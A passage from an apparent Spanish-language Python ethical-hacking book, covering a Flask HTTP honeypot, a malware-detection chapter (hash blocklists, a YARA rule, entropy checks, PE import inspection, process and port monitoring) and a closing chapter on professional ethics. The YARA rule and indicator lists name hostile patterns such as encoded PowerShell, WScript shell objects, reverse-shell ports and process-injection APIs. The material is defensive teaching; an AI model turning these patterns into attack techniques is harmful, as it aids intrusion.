- **SSH:** sólo banner. No implementa protocolo SSH. A muchos *scanners* les basta.
- **SMB:** placeholder para detectar *probes*. No habla SMB.
- Para puertos bajos: redirige *iptables* (p.ej., 80→8080) y escucha en 8080.

4) Captura “media” (HTTP honeypot con rutas señuelo)

Formulario falso, *robots.txt* y rutas típicas. **No** guardes contraseñas reales fuera del lab.

```

# http_honeypot.py - Flask (pip install flask)
from flask import Flask, request, make_response
import json, datetime, pathlib

app = Flask(__name__)
LOG = pathlib.Path("http-honey.log.jsonl")

def log(evt):
    evt["ts"] = datetime.datetime.utcnow().isoformat()+"Z"

```

```

    LOG.open("a", encoding="utf-8").write(json.dumps(evt,
ensure_ascii=False)+"\n")

@app.route("/robots.txt")
def robots():
    body = "User-agent: *\nDisallow: /admin\nDisallow: /backup\n"
    r = make_response(body, 200); r.mimetype = "text/plain"; return
r

@app.route("/", methods=["GET"])
def index():
    return """<h1>Intranet</h1><a href='/login'>Login</a>"""

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        log({"path": "/login", "ua": request.headers.get("User-
Agent", ""), "ip": request.remote_addr,
            "params": {k: (v[:64]) for k,v in
request.form.items()}})
        return "Login incorrecto", 401
    return "<form method='POST'><input name='u'><input name='p'
type='password'><button>Login</button></form>"

@app.route("/admin")
def admin():
    log({"path": "/admin", "ip": request.remote_addr, "ua":
request.headers.get("User-Agent", "")})
    return "403 Forbidden", 403

if __name__ == "__main__":
    # Run behind reverse proxy or on high port; add --host=0.0.0.0
    for remote_reach
        app.run(port=8080, debug=False)

```

5) Recolección segura y utilidad analítica

- **JSON Lines** (uno por línea) → fácil de enviar a **ELK/Graylog/Splunk**.
- **Reducción de datos**: no almacenes cuerpos completos ni secretos; *trunca* campos.
- **Metadatos**: IP, puerto, banner, User-Agent, *fingerprints*.
- **Hashing**: calcula sha256 de *payloads* para deduplicar.

Pequeño parser para crear un **resumen diario**:

```

# summarize.py
import json, collections, sys
ua = collections.Counter(); ips = collections.Counter(); paths =
collections.Counter()
for line in open(sys.argv[1], encoding="utf-8"):
    try:
        evt = json.loads(line)
        if "ua" in evt: ua[evt["ua"]] += 1
        if "src_ip" in evt: ips[evt["src_ip"]] += 1

```

```
        if evt.get("request_line","").startswith("GET "):
            p = evt["request_line"].split(" ")[1]; paths[p]+=1
    except Exception:
        pass
print("Top UAs:", ua.most_common(5))
print("Top IPs:", ips.most_common(5))
print("Top Paths:", paths.most_common(5))
```

6) Endurecimiento y despliegue

- **Aislamiento:** Docker/Podman con red *bridge*. Usuario no root dentro del contenedor.
 - **Cortafuegos:** sólo expón puertos señuelo; *rate-limit* con iptables/nftables.
 - **Autostart:** *systemd* con *Restart=always* (en lab) + *tmpfiles* para logs.
 - **Rotación de logs:** *logrotate* y compresión.
 - **Alertas:** *tail* + *threshold* para avisar por Slack/Email (no bloquear el honeypot).
-

7) Integraciones útiles (ideas rápidas)

- **GeoIP** (enriquecimiento offline): país/ASN del origen.
 - **Listas de reputación:** marcar IPs vistas en *feeds* (sin *blocking* automático).
 - **YARA/regex:** detectar *payloads* típicos (SQLi/Log4Shell) en HTTP.
 - **PCAP ligero:** levantar *tcpdump -s 200 -C 50 -W 5* sólo cuando haya eventos.
-

8) Consideraciones legales y de privacidad

- **Transparencia interna:** documenta finalidad, retención y acceso a datos.
 - **Minimización:** evita credenciales reales; anonimiza IPs si tu política lo exige.
 - **Retención:** define tiempos (p. ej., 30–90 días) y borrado seguro.
 - **No contraataques:** un honeypot **observa**, no “devuelve el golpe”.
-

9) Checklist de operación

- [] Entorno aislado (VM/contendor).
 - [] Puertos redirigidos si no corres como root.
 - [] Logs en JSONL, con rotación.
 - [] Respuestas *fake* sin ejecutar comandos.
 - [] Documentación de despliegue y plan de borrado.
 - [] Pruebas: *curl/nmap* locales verifican eventos.
-

10) Ejercicios propuestos

1. **Añade** un señuelo `/backup.zip` que descargue un blob aleatorio y registre el *hash*.
 2. **Activa** *rate limiting* (p. ej., `nftables`) para IPs con `>X` conexiones/min.
 3. **Grafica** (con `matplotlib`) el volumen horario por puerto y top *User-Agents*.
 4. **Enriquece** eventos con *reverse DNS* asíncrono (cache de 10 min).
 5. **Comparativa**: ejecuta 48h y contrasta actividad con y sin `robots.txt` señuelo.
-

11) Cierre

Con ~100–150 líneas de Python puedes levantar un **honeypot defensivo** efectivo para laboratorio: registra, engaña con seguridad y ofrece inteligencia accionable. La clave no es “atrapar” al atacante, sino **aprender de sus patrones** para fortalecer detecciones y controles.

Capítulo 59. Detección de malware con scripts en Python

Disclaimer: Todo lo aquí descrito es con fines **defensivos** en laboratorios o entornos corporativos con autorización. Nunca ejecutes binarios sospechosos fuera de un **sandbox**. No distribuimos muestras ni instruimos sobre creación de malware; nos enfocamos en **análisis y detección**.

1) Estrategia: capas de detección

Combina señales **estáticas, dinámicas y de reputación**:

- **Estática (sin ejecutar)**: hash, tamaño, entropía, metadatos (PE/ELF), imports, strings, YARA.
- **Dinámica (en ejecución controlada)**: procesos, conexiones, filesystem, *persistence keys* (solo monitoreo).
- **Reputación/Inteligencia**: listas de hashes/loCs conocidos, dominios/IPs maliciosos, firmas digitales.

Meta: **triage rápido** → “descartar benignos”, “sospechosos a sandbox”, “confirmados a contención”.

2) Triage estático con `hashlib` + listado de loCs

```
# triage_hash.py
import hashlib, json, pathlib, sys, time

IOC_HASHES = set(p.strip() for p in open("hash_blocklist.txt")) #
sha256 por línea
```

```

def sha256_of(path):
    h = hashlib.sha256()
    with open(path, "rb") as f:
        for chunk in iter(lambda: f.read(1<<20), b''):
            h.update(chunk)
    return h.hexdigest()

def scan_dir(root):
    events = []
    for p in pathlib.Path(root).rglob("*"):
        if p.is_file():
            h = sha256_of(p)
            verdict = "BLOCK" if h in IOC_HASHES else "UNKNOWN"
            events.append({"ts": int(time.time()), "path": str(p),
"sha256": h, "verdict": verdict})
    return events

if __name__ == "__main__":
    out = scan_dir(sys.argv[1] if len(sys.argv)>1 else ".")
    print(json.dumps(out, indent=2))

```

- **Uso:** mantener hash_blocklist.txt (sha256 conocidos).
- **Buenas prácticas:** separar "allowlist" (hashes corporativos firmados) para reducir falsos positivos.

3) Reglas YARA con yara-python (firmas de contenido)

Requiere: `pip install yara-python`. Regla simple y didáctica:

```

// rules/lab_suspicious.yar
rule LAB_Suspicious_Patterns {
    meta:
        author = "BlueTeam"
        purpose = "Demostración educativa"
    strings:
        $ps1 = "powershell -enc"
        $wl  = "wscript.shell"
        $rk  = "Run\\"
    condition:
        2 of ($*)
}

```

Aplicación en Python:

```

# yara_scan.py
import yara, pathlib, json, time

rules = yara.compile(filepath="rules/lab_suspicious.yar")

def scan_path(path):
    matches = []

```



```

for p in pathlib.Path(path).rglob("*"):
    if p.is_file():
        try:
            m = rules.match(str(p))
            if m:
                matches.append({"ts": int(time.time()), "path":
str(p), "matches": [r.rule for r in m]})
        except Exception:
            pass
    return matches

if __name__ == "__main__":
    print(json.dumps(scan_path("."), indent=2))

```

- **Consejo:** agrupa reglas por familia/técnica (TTPs MITRE) y mantén versiones.

4) Señales de alta entropía y empaquetadores

Los *packers* y payloads cifrados suelen mostrar entropía elevada.

```

# entropy_check.py
import math, pathlib

def shannon_entropy(data: bytes):
    if not data: return 0.0
    from collections import Counter
    c = Counter(data)
    n = len(data)
    return -sum((count/n) * math.log2(count/n) for count in
c.values())

def file_entropy(path, sample=512*1024):
    with open(path, "rb") as f:
        data = f.read(sample) # muestreo
    return shannon_entropy(data)

if __name__ == "__main__":
    p = pathlib.Path("sospechoso.bin")
    print("Entropía (0-8):", file_entropy(p))

```

- **Heurística:** >7.2 en grandes tramos + imports raros → prioriza para sandbox.

5) Inspección de PE (Windows) con *pefile*

Requiere: `pip install pefile`

```

# pe_inspect.py
import pefile, pathlib, json

```

```
def analyze_pe(path):
    pe = pefile.PE(path)
    imports = []
    if hasattr(pe, 'DIRECTORY_ENTRY_IMPORT'):
        for entry in pe.DIRECTORY_ENTRY_IMPORT:
            dll = entry.dll.decode(errors="ignore").lower()
            funcs = [imp.name.decode(errors="ignore") if imp.name
else "" for imp in entry.imports]
            imports.append({"dll": dll, "funcs": funcs})
    return {
        "machine": hex(pe.FILE_HEADER.Machine),
        "entrypoint": hex(pe.OPTIONAL_HEADER.AddressOfEntryPoint),
        "imports": imports
    }

if __name__ == "__main__":
    p = "C:\\lab\\sospechoso.exe"
    try:
        print(json.dumps(analyze_pe(p), indent=2))
    except Exception as e:
        print("No es PE o error:", e)
```

- **Indicadores:** llamadas a VirtualAlloc, WriteProcessMemory, CreateRemoteThread, WinExec, URLDownloadToFileW, etc. (no concluyentes, pero ayudan).

6) Verificación de firma digital (Windows)

Un ejecutable firmado por un proveedor confiable **reduce** probabilidad de malware (no la elimina). Desde Python se puede invocar herramientas del sistema o usar librerías específicas (p.ej., `signtool` vía `subprocess`). **Buenas prácticas:** mantener una *allowlist* de editores/certificados aceptados y alertar cuando falte firma o esté **revocada/expirada**.

7) Monitoreo dinámico seguro (sin ganchos invasivos)

Objetivo: detectar **comportamientos** en tiempo real sin ejecutar muestras. Apunta a procesos que ya se ejecutan en tu entorno.

7.1 Procesos y conexiones (multiplataforma) con `psutil`

```
# proc_watch.py
import psutil, time, json

SUSPICIOUS_PORTS = {4444, 1337} # demo
def snapshot():
    events = []
```

```

        for p in
psutil.process_iter(attrs=["pid", "name", "exe", "cmdline"]):
            pid = p.info["pid"]
            try:
                for c in p.connections(kind="inet"):
                    if c.raddr:
                        evt = {
                            "pid": pid, "name": p.info["name"], "exe":
p.info["exe"],
                            "laddr": f"{c.laddr.ip}:{c.laddr.port}" if
c.laddr else "",
                            "raddr": f"{c.raddr.ip}:{c.raddr.port}",
                            "status": str(c.status)
                        }
                        if c.laddr and c.laddr.port in
SUSPICIOUS_PORTS:
                            evt["flag"] = "PORT_OF_INTEREST"
                        events.append(evt)
                    except Exception:
                        pass
            return events

if __name__ == "__main__":
    while True:
        print(json.dumps(snapshot()))
        time.sleep(30)

```

- **Extiende** con listas de IPs maliciosas, dominios DGA, etc.

7.2 Watch de persistencia (solo lectura)

- **Windows:** vigila claves Run, RunOnce, *Scheduled Tasks* (consulta con `schtasks /query`).
- **Linux/macOS:** revisa `crontab -l`, `~/ .config/autostart/*.desktop`, `launchd` (macOS).

Recolecta **artefactos**, no los modifique desde el script de detección.

8) Pipeline unificado de detección (esqueleto)

```

# detect_pipeline.py
# 1) Hash → 2) Allow/Blocklist → 3) YARA → 4) Heurística
# (entropía/imports) → 5) Decisión
from pathlib import Path
import json, time
from triage_hash import sha256_of
from entropy_check import file_entropy
import yara

ALLOW = set(p.strip() for p in open("allow_hashes.txt"))
BLOCK = set(p.strip() for p in open("hash_blocklist.txt"))
YR = yara.compile(filepath="rules/lab_suspicious.yar")

```

```

def decide(path):
    h = sha256_of(path)
    if h in ALLOW: return {"verdict": "ALLOW", "sha256": h}
    if h in BLOCK: return {"verdict": "BLOCK", "sha256": h}

    yr = [m.rule for m in YR.match(path)] if Path(path).is_file()
else []
    ent = file_entropy(path) if Path(path).is_file() else 0

    score = 0
    if yr: score += 2
    if ent > 7.2: score += 1
    verdict = "SUSPECT" if score >= 2 else "UNKNOWN"
    return {"verdict": verdict, "sha256": h, "yara": yr, "entropy":
round(ent,2)}

def scan(root="."):
    out = []
    for p in Path(root).rglob("*"):
        if p.is_file():
            res = decide(str(p))
            if res["verdict"] in ("SUSPECT", "BLOCK"):
                out.append({"ts": int(time.time()), "path": str(p),
**res})
    return out

if __name__ == "__main__":
    print(json.dumps(scan("."), indent=2))

```

- **Acción posterior:** mover a “cuarentena” (carpeta aislada con permisos), **no** borrar automáticamente.

9) Contención y respuesta (playbook mínimo)

1. **Cuarentena:** mover/cambiar permisos del archivo sospechoso; bloquear ejecución por política.
 2. **Aislamiento de red** del host (si procede).
 3. **Recolección forense:** hashes, timeline de creación/modificación, listas de conexiones y procesos relacionados.
 4. **Notificación** al SOC / ticketing.
 5. **Sandboxing** en entorno aislado para confirmar (herramienta dedicada).
 6. **Erradicación y lecciones aprendidas** (reglas nuevas, firmas, endurecimiento).
-

10) Buenas prácticas

- **No ejecutar** muestras en tu máquina de trabajo.
- Mantén tus reglas YARA y blocklists **versionadas** (Git) con revisión.
- **Privilegios mínimos:** los scripts deben leer, no modificar el sistema salvo cuarentena.

- **Privacidad:** si subes hashes/logs a servicios externos, cumple con políticas y anonimiza rutas/usuarios.
 - **Pruebas unitarias** con archivos sintéticos para evitar falsos positivos.
-

11) Ejercicios propuestos

1. Crea un conjunto de **archivos señuelo** (benignos y con cadenas sospechosas) y mide el **ratio de falsos positivos** de tu regla YARA.
 2. Integra el pipeline con un **watcher** (e.g., `watchdog`) para escanear en tiempo real una carpeta de “descargas”.
 3. Amplía `pe_inspect.py` para **marcar** DLLs y funciones de inyección de procesos; correlaciónalo con entropía.
 4. Implementa un **report JSON** por host con: top 10 hashes repetidos, top YARA rules, media de entropía por tipo de archivo.
 5. (Avanzado) Añade un paso de **verificación de firma** (Windows) y prioriza sandbox para binarios **no firmados**.
-

12) Cierre

Con Python puedes construir un **pipeline defensivo** de detección que combine **firmas, heurística y telemetría**, sin caer en ejecuciones peligrosas. La clave está en **automatizar el triage, registrar evidencia y cerrar el ciclo** con contención y mejora continua. En el próximo capítulo, si te interesa, armamos un **watcher en tiempo real con watchdog + cuarentena** y un tablero rápido para visualizar hallazgos.

Capítulo 60. Reflexiones finales y camino profesional en hacking ético

Disclaimer: La ética no es un complemento: es el corazón del hacking. La información aquí expuesta debe servirte para proteger, aprender y mejorar. Si tu motivación es la curiosidad, que sea siempre acompañada de responsabilidad.

1) El viaje hasta aquí

Has recorrido un trayecto extenso: desde los **primeros scripts de red en Python** hasta la **integración con frameworks de pentesting**, pasando por criptografía, evasión, automatización y detección. Cada capítulo fue diseñado para mostrarte que Python no es solo un lenguaje de programación, sino también un **catalizador de ideas en seguridad informática**.

Lo más importante que debes llevarte no son los fragmentos de código, sino la **forma de pensar**:

- **Analítica:** desarmar un problema complejo en pasos simples.

- **Crítica:** cuestionar cada resultado, buscar falsos positivos y comprender el contexto.
 - **Ética:** recordar que cada línea de código puede ser usada para proteger o para dañar.
-

2) El rol del hacker ético

El mercado laboral en ciberseguridad demanda perfiles cada vez más completos. Un **hacker ético** no es un “rompe sistemas”, sino un **profesional de confianza** que identifica riesgos antes de que un adversario real los explote. Tus tareas abarcan:

- **Pentesting controlado:** descubrir vulnerabilidades y documentarlas.
- **Red Team/Blue Team:** entender la ofensiva y fortalecer la defensiva.
- **Forense digital:** aprender de los ataques pasados para evitar los futuros.
- **Automatización:** crear scripts y herramientas que multipliquen tu capacidad.

El camino profesional requiere **formación constante**: nuevas técnicas, nuevas tecnologías, nuevas amenazas. Hoy Python es un aliado, mañana quizá lo sea Rust, Go o herramientas de IA. Lo que nunca cambia es la **curiosidad unida a la ética**.

3) Buenas prácticas que se convierten en filosofía

Algunas lecciones que deberían guiar tu carrera:

- Documenta todo: sin reporte, el hallazgo no existe.
 - Automiza, pero comprende lo que ocurre tras bastidores.
 - Usa siempre entornos controlados y autorizados.
 - Comparte el conocimiento, forma parte de la comunidad, pero respeta los límites legales.
 - Reconoce cuándo un problema supera tu área: trabajar en equipo es lo que distingue al profesional del aficionado.
-

4) El futuro del hacking ético

La frontera entre lo ofensivo y lo defensivo es cada vez más difusa. El **profesional moderno** debe estar preparado para:

- Entornos de **cloud computing y contenedores**.
- **Automatización con inteligencia artificial** (detección y ataques generativos).
- Seguridad en dispositivos IoT y redes 5G.
- Legislaciones más estrictas y un rol central en la protección de la privacidad.

El camino está abierto para quienes sepan **aprender, desaprender y volver a aprender**.

Breve despedida

Llegaste al final de este viaje. Ojalá hayas descubierto que el hacking ético no es un fin, sino un **camino de aprendizaje infinito**. Usa Python como tu compañero, pero nunca olvides que la herramienta más poderosa que tienes es tu **criterio ético**.

Gracias por recorrer este trayecto. Nos vemos en la **próxima línea de código**.

Autor: Alejandro G Vera